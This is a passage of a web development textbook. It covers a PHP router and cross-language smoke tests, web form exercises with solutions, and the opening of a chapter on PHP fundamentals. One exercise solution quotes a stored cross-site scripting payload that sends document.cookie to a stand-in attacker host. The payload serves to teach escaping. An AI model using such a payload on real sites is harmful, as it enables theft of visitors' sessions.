Two defenses in **Listing 2.55**: `getlist` rather than `get`, so both ticked boxes arrive; and `if c in CARE`, so a request carrying `care=free` — which the form could never produce but `curl` can — is discarded rather than trusted. The status code 422, *Unprocessable Content* [4], means "I understood the request, but its content is not acceptable"; the page it carries lists every problem.

2.26.3 PHP: the built-in server and a router

PHP runs a development web server with one command [11]. Given a **router script**, it sends every request to that script first; when the script returns `false`, PHP serves the requested file from the folder named by `-t` itself. **Listing 2.56** is the dispatch at the top of `php/router.php`.

Listing 2.56 The dispatch of the PHP router (excerpt of `php/router.php`). Returning `false` hands the request back to PHP, which serves the file.

```
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);

if ($method === 'GET' && $path === '/api/services') {
    $list = array_map(fn($s) => ['id' => $s['id'], 'description' => $s['description'],
                                 'price' => (int) $s['price']], read_csv('Service.csv'));
    send_json(200, ['data' => $list]);
} elseif ($method === 'GET' && $path === '/api/status') {
    $bill = $_GET['bill'] ?? '';
    $phone = $_GET['phone'] ?? '';
    if (trim($bill) === '' || digits($phone) === '') {
        send_json(400, ['error' => ['code' => 'bad_request',
                                    'message' => 'Give the bill number and the phone
number.']]);
    } elseif (($b = find_bill($bill, $phone)) === null) {
        send_json(404, ['error' => ['code' => 'not_found',
                                    'message' => 'No bill found for this number and
phone.']]);
    } else {
        send_json(200, status_of($b));
    }
} elseif ($method === 'GET' && $path === '/status') {
    $b = find_bill($_GET['bill'] ?? '', $_GET['phone'] ?? '');
    if ($b === null) {
        http_response_code(404);
        echo page('Where is my laundry?', "<p>No bill found for this number and
phone.</p>\n");
    } else {
        $s = status_of($b);
        echo page("{$s['bill_id']}: {$s['status_text']}",
            '<p>' . h($s['service']) . ", quantity {$s['unit']}. Total " .
money($s['payment'])
            . ', still to pay ' . money($s['balance']) . ".</p>\n<p>" .
h($s['outlet']['name'])
            . ', ' . h($s['outlet']['phone']) . "</p>\n");
    }
} elseif ($method === 'POST' && $path === '/pickup') {
    pickup(form_values(file_get_contents('php://input')));
} elseif ($method === 'GET') {
    return false;                           // a file: PHP serves it from ../html (or
answers 404)
} else {
    http_response_code(405);
    echo 'Method not allowed';
}
```

`$_GET` holds the parsed query string. For the body, PHP offers `$_POST` — but, as the key insight of Section 2.13.3 warned, `$_POST['care']` would hold only the *last* ticked box, because PHP expects a repeated name to be written `care[]` in the HTML. Rather than make the one form different for one server, the router reads the raw body and parses it itself, **Listing 2.57**.

Listing 2.57 Parsing the raw body so that repeated names keep every value (excerpt of `php/router.php`).

```
/** "a=1&b=x+y&b=%26" -> ['a' => ['1'], 'b' => ['x y', '&']]. PHP's own $_POST would keep
    only the LAST "b"; it expects repeated names to be written b[] in the HTML. */
function form_values(string $raw): array
{
    $out = [];
    foreach ($raw === '' ? [] : explode('&', $raw) as $pair) {
        [$k, $v] = array_pad(explode('=', $pair, 2), 2, '');
        $out[urldecode($k)][] = urldecode($v);
    }
    return $out;
}
```

Listing 2.57 is **Listing 2.53** in PHP: `explode` for `split`, `urldecode` for `URLDecoder.decode`, and `$out[$k][] = $v` to append. Escaping is `htmlspecialchars` with `ENT_QUOTES`, wrapped in a function `h()`, and JSON is `json_encode`. Chapter 3 teaches the language properly.

2.26.4 One test, three servers

`tests/smoke_test.py` uses nothing but Python's standard library to send twelve requests to any server and check the answers: the home page and the stylesheet, the service list, a found bill, a wrong phone (404) and a missing phone (400), the HTML status page, a valid pickup request, an invalid one with eight bad fields (422), a name containing `<script>` (escaped), an unknown care value (dropped), and `/../data/Service.csv` (refused). Run against each server in turn, it prints the same thing three times:

```
PASS home page
PASS stylesheet
PASS GET /api/services
PASS GET /api/status (found)
PASS GET /api/status (wrong phone) 404
PASS GET /api/status (no phone) 400
PASS GET /status (HTML page)
PASS POST /pickup (valid)
PASS POST /pickup (invalid) 422, 8 messages
PASS POST /pickup escapes the name
PASS POST /pickup drops unknown care values
PASS no files outside html/
12 passed, 0 failed
```

For the valid request — 4.3 kilograms of wash, dry and fold — all three answer `5 x Rp 8.000 = Rp 40.000`. Check it by hand: BR-2 of the shop's rules rounds 4.3 up to $\lceil 4.3 \rceil = 5$ kilograms, and $5 \times 8{,}000 = 40{,}000$. The invalid request never went near a form, so no browser check ran, and every server caught all eight problems anyway: Section 2.14 in action. The optional `tests/browser_test.py` drives the three pages in a real headless Chromium against each server and passes its nine checks on all three.

Same HTML, same rules, same arithmetic, different plumbing: that is the point of three tracks.

2.27 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya, live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by an AI answer engine* — the discipline called GEO, Generative Engine Optimization, which stands to answer engines as SEO stood to lists of links — and then helps fix what it finds. It advises; the brand owner decides. Almost everything in this chapter is something it looks at.

Structure is the signal. A scanner arrives at a page as a browser does, with nothing but the markup. From **Listing 2.16** there is little to extract: no outline, no main content, no boundary between navigation and text. From **Listing 2.17** a machine can find the `<main>`, read the heading hierarchy as a table of contents, and pull out the paragraph that answers a question. Content extractability is one of the signal families Profitina scores, and the advice it gives most often is Section 2.10's: use the element that names what the thing is.

The page must work before the script runs. The price table of Section 2.25 is written in the HTML and only *refreshed* by JavaScript; prices that exist only after a script has run may be invisible to a crawler that runs none. Progressive enhancement decides whether a page can be quoted at all.

Extractability overlaps with accessibility. Does every image have `alt` text? Is there exactly one `<h1>`? Do the heading levels descend without gaps? Is the price list a `<table>` with `<th scope>`, or a picture of a table? Each is a check a program can run on the HTML, and each maps to a section you have read. That these are also WCAG checks [1] is no coincidence: what a screen reader can parse, a language model can parse.

Structured data is markup too. A page can also carry `schema.org` annotations stating outright *this is a laundry, this is its address, these are its opening hours*, and a site can publish `robots.txt` rules deciding which crawlers may read it. Profitina's Content Engine drafts both, with Qwen2.5 running locally on Profitina's own server rather than a hosted model, so a customer's pages never leave it for AI processing.

The dashboard is pages like these. A brand owner types a domain into an `<input type="url">`, and the server repeats every check the browser made. The cockpit fills itself with one `fetch` of `GET /api/me/dashboard`, JSON rendered with the DOM, the pattern of **Listing 2.44**. Registration is built to UU PDP 27/2022 [2] — explicit consent, data export, complete deletion — and the consent box of **Listing 2.23** is a teaching-scale version of the real control.

> **REMEMBER.** The runnable case study in this book is always **Profitina Laundry**. Profitina itself appears to show where the material lands in a product people use.

2.28 Common Mistakes, and How to Avoid Them

1. **A control with no `name`.** It looks right, behaves right, and its value never reaches the server. Check `name` first, always.
2. **Using GET for something that changes data.** The visitor presses Reload and requests two pickups. **Table 2.11**: does it change anything? POST.
3. **Reading a checkbox group with the singular accessor.** `getParameter`, `form.get` and PHP's `$_POST['care']` keep one value; use `getParameterValues`, `getlist`, or `care[]`.
4. **Expecting an unticked checkbox to send an empty value.** It sends nothing. Test for absence, not for `""`.
5. **Trusting the browser's validation.** It stops mistakes, not attacks.
6. **Putting a visitor's text into a page without escaping it.** On the server, escape `&`, `<`, `>`, `"` and `'`; in the browser, use `textContent`, never `innerHTML`.
7. **Using a heading level for its size.** Set the size in CSS and keep the outline honest.
8. **Using a table for layout.** Tables are for data; grid and flexbox are for layout.
9. **`<div>` where a real element exists. Table 2.6** has one for almost everything.

10. **An `id` used twice.** Invalid; `getElementById` returns only the first and `<label for>` becomes ambiguous.
11. **Forgetting `box-sizing: border-box`**, so that `width: 50%` plus padding is more than half.
12. **Reaching for `!important`** instead of reading **Table 2.14**.
13. **Typing a color twelve times** instead of naming it once as a custom property.
14. **Using `==` in JavaScript**, and meeting `"5" == 5` is `true`.
15. **Forgetting that `fetch` does not fail on 404.** Check `response.ok`.
16. **Never validating.** Browsers do not report errors; the W3C checker does, in seconds [12].

2.29 Chapter Summary

- A **markup language** describes a document rather than being part of it; **HTML** is markup plus links, and a page is a tree (**Figure 2.4**).
- Every page begins `<!DOCTYPE html>`, declares `lang`, sets `<meta charset="utf-8">` and the viewport, and has a real `<title>`.
- **Logical** tags say what text means; **physical** tags only say how it looks. Heading levels are a rank, not a size; `<img>` needs `alt`; tables are for data and need `<th scope>`.
- **Semantic HTML5** elements and a few ARIA attributes make a page usable by screen readers and keyboards, and readable by machines.
- A **form** sends **name and value pairs**: no `name` sends nothing, an unticked checkbox sends nothing, a repeated name arrives repeated. **GET** puts the pairs in the URL and is for reading; **POST** puts them in the body and is for changing; both percent-encode (Equation (2.2)), and uploads use `multipart/form-data`.
- Validate in three places: HTML for free, JavaScript for good messages, **the server because nothing else can be trusted**.
- **CSS** is `selector { property: value; }`, best in an external file, with the design named once in **custom properties**. Conflicts are settled by importance, then **specificity** (Equation (2.3)), then source order.
- Every element is a box (Equation (2.4)); write `box-sizing: border-box` once. **Flexbox** lays out one dimension, **grid** two, and **media queries** adapt the result, mobile first.
- **JavaScript** is behavior: `const` and `let`, `===`, functions, arrays, objects and **JSON**. It changes the page through the **DOM**, reacts to **events**, and talks to servers with `fetch` — using `textContent`, never `innerHTML`.
- Structure in the HTML, presentation in the CSS, behavior in the JavaScript — proved by **Listing 2.45**, **Listing 2.46** and **Listing 2.47**, and applied to the three Profitina Laundry public pages, which three servers in Java, Python and PHP serve and check identically.

The definitive sources are the HTML Living Standard [12], the CSS specifications [13], the HTTP and URI RFCs [4], [3], ECMAScript [5], the Fetch Standard [7] and JSON [6]; MDN Web Docs [14] is the readable version of all of them and should be the first tab you open when stuck. For a gentler second pass over this chapter's ground, see Duckett [15] and Robbins [16].

2.30 Exercises

2.1 Write the smallest complete, valid HTML5 document showing *Profitina Laundry* as the page's main heading, with a sensible title.

2.2 Explain, in your own words, why `<strong>` is preferable to `<b>`, and give one case where `<b>` is nonetheless correct.

2.3 The following is wrong in three ways. Name each and correct it.

```
<p>A <b>bold and <i>italic</p></b> word.</i>
```

2.4 A page at `https://laundry.example/info/prices.html` contains `<a href="../contact.html">`. What URL does the browser request? What about `<a href="/contact.html">` and `<a href="contact.html">`?

2.5 Add a row for *Ironing only, Rp 6.000 per kilogram* to the table of **Listing 2.15**, in the right place, and say which cell a screen reader announces as the header of `6.000`.

2.6 Why does `<input type="checkbox" name="consent" value="yes">` send nothing when it is not ticked, and what does that mean for the server code that reads it?

2.7 A colleague writes `<input type="text" id="phone">` and cannot work out why the server never sees the number. What is missing?

2.8 Compute the specificity of each selector and say which wins: `#main .price span`, `.price span.currency`, `main .price .currency`.

2.9 An element has `width: 240px`, `padding: 16px`, `border: 2px solid` and `margin: 12px`. How wide is it on screen, and how much horizontal space does it occupy, (a) by default and (b) under `box-sizing: border-box`?

2.10 Write a media query that stacks the navigation vertically below 40 rem and lays it out horizontally at 40 rem and above, mobile first.

2.11 Percent-encode the string `Jalan A&W #3, 50% off` as it would appear in a form body.

2.12 Why is a login form always POST? Give three separate reasons.

2.13 Using the custom properties of **Listing 2.30**, write one rule that gives every `<fieldset>` the card background and the shop's radius, and explain why it needs no change for dark mode.

2.14 Using Equation (2.1), decide whether white text on the blue `#2563eb` (relative luminance about 0.153) meets the 4.5 to 1 minimum.

2.15 Add a file upload to the pickup form so a customer can attach a photo of a stain. Name the two changes, and say what the request body looks like afterward.

2.16 What does `console.log("8000" + 1, "8000" - 1, [1, 2, 3].map((x) => x * 8000))` print, and why?

2.17 Explain why `event.preventDefault()` is necessary in **Listing 2.50**, and what happens if it is removed.

2.18 A developer shortens **Listing 2.41** to `tbody.innerHTML += "<tr><th>" + s.description + "</th></tr>"`. Describe an attack this makes possible, and the change that prevents it.

2.19 In **Listing 2.44**, why does the code check `response.ok` instead of relying on `catch`? What would the visitor see for a wrong phone number if the check were removed?

2.31 Solutions to the Exercises

2.1

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
</body>
</html>
```

The doctype prevents quirks mode, `lang` helps screen readers and search engines, `<meta charset>` fixes the encoding, and `<title>` is what the tab, the bookmark and the search result show. The viewport line would normally be there too, and is omitted only because the question asked for the smallest document.

2.2 `<strong>` states that the text is important; `<b>` states only that it should be heavier. Assistive technology and search engines can use importance and cannot use ink, and one `strong { }` rule can later restyle all important text. `<b>` is correct when a run of text should stand out typographically without being more important — a product name in running text, a keyword in a summary.

2.3 `<i>` opens inside `<b>` but closes outside `<p>`; `<b>` opens inside `<p>` but closes outside it; and `</p>` comes before its children are closed. Close in the reverse of the order you opened:

```
<p>A <b>bold and <i>italic</i></b> word.</p>
```

2.4 `../contact.html` means one folder up: `https://laundry.example/contact.html`. `/contact.html` starts at the site root and gives the same URL here, but would still give it from ten folders deep. `contact.html` stays in the same folder: `https://laundry.example/info/contact.html`.

2.5 Insert `<tr><th scope="row">Ironing only</th><td>kilogram</td><td>6.000</td></tr>` after the express row, keeping the by-weight services together. A screen reader announces `6.000` with its row header *Ironing only* and its column header *Price (Rp)*, because of the two `scope` attributes.

2.6 A checkbox sends its `name` and `value` **only when ticked**; otherwise the pair is absent, because the state is carried by presence. Server code must test for absence: in Java `"yes".equals(first(f, "consent"))` is safe where `f.get("consent").get(0)` throws; in Flask `request.form.get("consent") == "yes"` is right because `get` returns `None`; in PHP `($_POST['consent'] ?? '') === 'yes'`.

2.7 The `name` attribute. `id` is a handle for CSS, JavaScript and `<label for>`; only `name` makes the value part of the request.

2.8 Count ids, then classes, then elements, as **Table 2.20** does.

Table 2.20 Specificity for Exercise 2.8.

Selector	(*a*,*b*,*c*)	Score
`#main .price span`	(1,1,1)	111
`.price span.currency`	(0,2,1)	21
`main .price .currency`	(0,2,1)	21

The first wins outright: it has an id, and no number of classes beats one. The other two tie at (0,2,1), so whichever is written later wins.

2.9 (a) By Equation (2.4), $240 + 2 \times 16 + 2 \times 2 = 276$ px on screen, and $276 + 2 \times 12 = 300$ px occupied. (b) Under `border-box` it is exactly 240 px on screen, the content shrinks to $240 - 32 - 4 = 204$ px, and $240 + 24 = 264$ px is occupied.

2.10

```
.site-menu ul { display: flex; flex-direction: column; gap: 0.25rem;
                list-style: none; margin: 0; padding: 0; }

@media (min-width: 40rem) {
  .site-menu ul { flex-direction: row; }
}
```

The narrow layout needs no query; the query only adds the row.

2.11 Letters, digits, `-`, `.`, `_` and `~` pass through; a space becomes `+`; by Equation (2.2), `&` (38) is `%26`, `#` (35) is `%23`, `,` (44) is `%2C` and `%` (37) is `%25`:

```
Jalan+A%26W+%233%2C+50%25+off
```

The literal `%` had to be encoded too, or the two characters after it would be read as a hexadecimal code.

2.12 A GET puts the password in the URL, so it appears in the address bar and in the browser history. Servers log the full request line, so it lands in a plain-text log file that far more people can read than the password database. The URL also travels onward in the `Referer` header and may be cached. And logging in changes state (it creates a session), while GET is defined as safe [4].

2.13 `fieldset { background: var(--card); border-radius: var(--radius); }`. It names tokens, not colors, and the dark-mode query of **Listing 2.30** redefines `--card`, so the fieldset follows automatically.

2.14 By Equation (2.1), $(1 + 0.05)/(0.153 + 0.05) = 1.05/0.203 \approx 5.2$, which is above 4.5: the white text on the blue buttons passes.

2.15 Add `enctype="multipart/form-data"` to the `<form>`, and add `<input type="file" id="photo" name="photo" accept="image/*">` with its label. The method is already `post`, which it must be, because a GET has no body. The body then becomes a sequence of parts separated by the boundary named in `Content-Type`, each with a `Content-Disposition` header — plus `filename` and `Content-Type` for the photo — a blank line, and the raw bytes, exactly as in **Listing 2.26**. The servers must then parse multipart bodies, which Flask and PHP do by themselves and the Java server of this chapter does not.

2.16 It prints `80001 7999 [ 8000, 16000, 24000 ]`. `+` with a string joins text, giving `"80001"`; `-` only works on numbers, so `"8000"` is converted and $8000 - 1 = 7999$; `map` multiplies each element by 8000.

2.17 A submit event has a default action: package the form and send the request. Listeners run *before* it, and `preventDefault()` cancels it. Remove the call and the form is sent even when fields are invalid: the messages flash up and the page navigates away a moment later to the server's 422 page. The server still rejects the request (Section 2.14), so the bug is one of usability rather than of correctness — exactly the division of labor between the two.

2.18 A service description containing `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">` would be parsed as

markup and run in every visitor's browser: stored cross-site scripting. Building the row with `createElement` and assigning `textContent`, as **Listing 2.41** does, makes the browser treat the description as text whatever it contains.

2.19 `fetch` only throws when there is no answer at all — no network, or a refused connection. A 404 *is* an answer, so without the `response.ok` check the code would call `show(body)` with the error object, and the page would display an `<h2>` reading "undefined: undefined" instead of "No bill found for this number and phone."

References

[1] W3C, *Web Content Accessibility Guidelines (WCAG) 2.2*, W3C Recommendation, Oct. 2023. [Online]. Available: https://www.w3.org/TR/WCAG22/

[2] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[3] T. Berners-Lee, R. Fielding, and L. Masinter, *Uniform Resource Identifier (URI): Generic Syntax*, RFC 3986, Internet Engineering Task Force, Jan. 2005.

[4] R. Fielding, M. Nottingham, and J. Reschke, Eds., *HTTP Semantics*, RFC 9110, Internet Engineering Task Force, Jun. 2022.

[5] Ecma International, *ECMAScript 2026 Language Specification*, ECMA-262, 17th ed. Geneva, Switzerland, Jun. 2026.

[6] T. Bray, Ed., *The JavaScript Object Notation (JSON) Data Interchange Format*, RFC 8259, Internet Engineering Task Force, Dec. 2017.

[7] WHATWG, *Fetch: Living Standard*. Web Hypertext Application Technology Working Group, 2026. [Online]. Available: https://fetch.spec.whatwg.org/

[8] Oracle, *Java SE 21 API Specification: Module jdk.httpserver, package com.sun.net.httpserver*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[9] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.1*. Ottawa, ON, Canada, 2024. [Online]. Available: https://jakarta.ee/specifications/servlet/

[10] M. Grinberg, *Flask Web Development: Developing Web Applications with Python*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

[11] The PHP Group, *PHP Manual: Built-in web server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[12] WHATWG, *HTML: Living Standard*. Web Hypertext Application Technology Working Group, 2026. [Online]. Available: https://html.spec.whatwg.org/

[13] W3C, *CSS Snapshot 2024*, W3C Group Note, 2024. [Online]. Available: https://www.w3.org/TR/css-2024/

[14] Mozilla, *MDN Web Docs: HTML, CSS and JavaScript reference*. [Online]. Available: https://developer.mozilla.org/

[15] J. Duckett, *HTML and CSS: Design and Build Websites*. Indianapolis, IN, USA: John Wiley and Sons, 2011.

[16] J. N. Robbins, *Learning Web Design: A Beginner's Guide to HTML, CSS, JavaScript, and Web Graphics*, 5th ed. Sebastopol, CA, USA: O'Reilly Media, 2018.

Chapter 3
PHP from Zero

By the end of this chapter you will be able to write PHP 8.4 from the first line and put it on the web so that a browser somewhere else can use it. You will know what happens in the half-second between a click and a new page: which machine does what, in what order, and where your code sits in that chain. You will know PHP's syntax, its types and how it silently converts between them, its operators, its branches and loops, its functions, its strings and its arrays. You will read a form out of the request with GET and POST, check every field, refuse the bad ones, and print what you accept without letting a stranger's text turn into code. You will remember a visitor between requests with cookies and sessions, and you will store a password the only acceptable way, as a hash. Every one of those web ideas is shown three times, in PHP, in Java on the JDK's own HTTP server, and in Python with Flask, so that you see one request handled three ways and learn the idea rather than the dialect. The running result is a small but real part of Profitina Laundry: a price calculator, a contact form, and a staff page that reads the messages.

3.1 Where We Left Off

Chapter 1 gave this book the sentence it hangs from: **a browser asks, a server answers**. The browser opens a connection and sends a request that names a resource; the server sends back a response made of a status line, some headers and a body. When the body is HTML, the browser draws it.

Chapter 2 filled that body with something worth drawing: HTML to say *this is a heading, this is a form*, and CSS to say *and this is how it looks*. But every page of Chapter 2 had one silent property, and this chapter removes it: **it was the same for everybody**. The file on the server held certain bytes, and every visitor got exactly those bytes. If the price of a wash went up, somebody opened the file and edited it. If a customer typed a name into your `<form>` and pressed the button, nothing happened, because nothing on the server was listening.

A static page can say "we charge Rp 8.000 per kilogram". It cannot say "Sri, four kilograms will cost Rp 32.000". The second sentence has to be *computed* at the moment it is asked for, from data the server holds and data the visitor has just sent. Computing it is the job of a **server-side language**, and this chapter is about PHP, with Java and Python alongside.

This chapter supplies three missing things: **a place to put logic**, a server language whose output happens to be HTML; **a way to receive what the visitor typed**; and **the discipline that must come with it**, because the moment a stranger can send data into your program, its assumptions become a target. Section 3.19 is the most important section of the chapter.

3.2 What a Server-Side Language Actually Is

3.2.1 The static picture, one more time

Figure 3.1 is the architecture of everything built in Chapters 1 and 2.




Figure 3.1 The static web. The client asks for an HTML document; the server finds it among the documents it holds and sends it back unchanged.

Follow the arrows. The client, a browser on a laptop or a phone, sends a **request** for an HTML document. The server looks in its folder, finds the file whose name matches, and sends it back as the **response**. Notice what the server never does: it never *reads* the file. It does not look inside or change a byte. It copies. Ten thousand visitors receive ten thousand identical copies.

> **DEFINITION.** A **static page** is a page whose bytes are decided before anybody asks for it. The file on the server's disk and the body of the response are the same thing.

3.2.2 Adding a program to the middle

Now the change. Suppose the server, before sending a file back, checks its extension. For `.html` it behaves as before. For `.php` it hands the file to a program called the **PHP interpreter**, waits for it to finish, and sends back whatever the interpreter printed. That one extra step is the whole idea of server-side scripting, and **Figure 3.2** draws it.




Figure 3.2 The PHP web application architecture. The server passes the file to the PHP interpreter, which may consult data and produces the HTML response. The client never sees the PHP, only what it printed.

Read **Figure 3.2** slowly, because the rest of the book lives inside it.

1. The client sends an ordinary HTTP request, unaware that PHP exists.
2. The server sees `.php` and starts the interpreter on that file.
3. The interpreter runs the file top to bottom, perhaps reading data on the way; Chapter 5 adds MySQL to exactly this arrow.
4. Everything the program prints is collected into a document, almost always HTML.
5. The server sends it back, and the browser draws it exactly as it drew the static page.

> **KEY INSIGHT.** PHP does not run in the browser. It runs on the server, finishes, and is gone. What crosses the network is its *output*. Press "View source" on a PHP page and you will not see one line of PHP, only the HTML it printed. This is not a security switch; it is simply how the arrangement works.

3.2.3 PHP is one of several

PHP is not the only language that can sit in that slot. **Figure 3.3** shows the common ones.




Figure 3.3 Server-side languages. Each occupies the same slot of **Figure 3.2**; they differ in syntax, tooling and the kind of organization that tends to choose them.

All of them do the same job. ASP.NET is Chapters 9 to 15; Jakarta Server Pages is Chapter 7; Python is what Profitina itself is written in. PHP comes first because it has the shortest distance between "I have never written a server program" and "there is a working page on my screen", and because it runs a large share of the websites whose server language is known. Java and Python come with it in every chapter of this book, because the ideas are the same and a reader who sees them side by side learns the idea rather than the dialect.

3.2.4 What happens between the click and the page

Before any code, fix the sequence in your mind. **Table 3.1** is the life of one request, with the actor of each step named.

Table 3.1 The life of one request. Steps 5 to 8 are this chapter; the rest was Chapter 1.

Step	Who does it	What happens
1	Browser	You click a link or press a submit button
2	Browser	It builds an HTTP request: a method, a path, headers, sometimes a body
3	Network	The request travels to the server named in the address
4	Web server	It receives the request and looks at the path
5	Web server	The extension is `.php`, so it starts the PHP interpreter on that file
6	PHP interpreter	It fills the superglobals with what the browser sent (Section 3.17)
7	PHP interpreter	It runs your program, top to bottom, once
8	PHP interpreter	Everything printed is gathered into the response body
9	Web server	It adds the status line and headers and sends the response
10	Browser	It parses the HTML, fetches the CSS and images, and draws the page

Two facts in **Table 3.1** matter more than they look. **The interpreter runs your program once, then forgets everything.** No PHP process waits between requests; every variable is destroyed when the page finishes, and the next visitor starts from nothing. Anything that must survive, such as a message, a customer or a logged-in state, must be written somewhere that survives: a file, a

database, or a session (Section 3.20). And **your program never talks to the browser directly**. It prints; the server delivers. That distinction sounds pedantic until your page prints something before sending a header and PHP complains (Section 3.23).

3.2.5 Installing the pieces

To run this chapter you need the PHP interpreter, and for the paired examples a JDK and Python with Flask. Chapter 1, Section 1.16, installs all of them on Windows, macOS and Linux. On Windows, XAMPP from `apachefriends.org` — version 8.2.12, the latest — bundles Apache, PHP 8.2 and MariaDB, a drop-in replacement for MySQL, already wired together (WampServer and Laragon on Windows and MAMP on macOS are similar bundles); it publishes the folder `htdocs`, so `C:\xampp\htdocs\hello.php` becomes `http://localhost/hello.php`. On macOS `brew install php` and on Ubuntu `sudo apt install php-cli` install PHP directly. Check with `php -v`; everything here was run with **PHP 8.4**; the current release is PHP 8.5, of November 2025.

You do not need Apache to learn. PHP has a **built-in development server**; in a terminal opened in the chapter's `php` folder, type:

```
php -S 127.0.0.1:8080
```

Every `.php` file of the folder is now at `http://127.0.0.1:8080/`, and Ctrl+C stops the server. All PHP runs of this chapter used it; it is for development only and must never face the internet. For Java, a JDK 21 or later is enough: the JDK has long included a small HTTP server in the package `com.sun.net.httpserver`, so `javac *.java` and `java LaundrySite` need no Tomcat and no build tool (Chapter 7 moves to Jakarta Servlets). For Python, 3.11 or later with `pip install flask`; `python app.py` serves on port 5000.

> **WARNING.** Opening a `.php` file by double-clicking it, so that the address bar reads `file:///C:/xampp/htdocs/hello.php`, does **not** run the PHP. No server is in that path, so nothing interprets the file, and the browser shows you the source or downloads it. The address must start with `http://`. If you can see your own PHP in the browser window, this is why.

3.3 Your First Script

3.3.1 Who wrote PHP

PHP began in 1994 as a set of small tools that **Rasmus Lerdorf** (**Figure 3.4**) wrote to count visits to his own home page. He called them Personal Home Page tools; the initials stuck, and the name was later redefined to stand for **PHP: Hypertext Preprocessor**, a recursive abbreviation that contains itself.




Figure 3.4 Rasmus Lerdorf, who wrote the first version of PHP in 1994. A group including Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans and Zeev Suraski developed it further.

PHP grew function by function around the problems people actually had, which is why its library is enormous and occasionally inconsistent, and why it is so quick to get something working. Tatroe and MacIntyre teach the language as it is today [1].

3.3.2 What you need to know already

The preparation is short: know how to create a file and save it in a chosen folder, use a text editor (Visual Studio Code is best), use a browser, and know the HTML of Chapter 2. Add the habit of searching for answers, because nobody holds all of PHP's functions in their head; the PHP manual [2] is where those searches should end.

3.3.3 Hello World

Here is the classic first program in the editor (**Figure 3.5**) and in the browser (**Figure 3.6**).

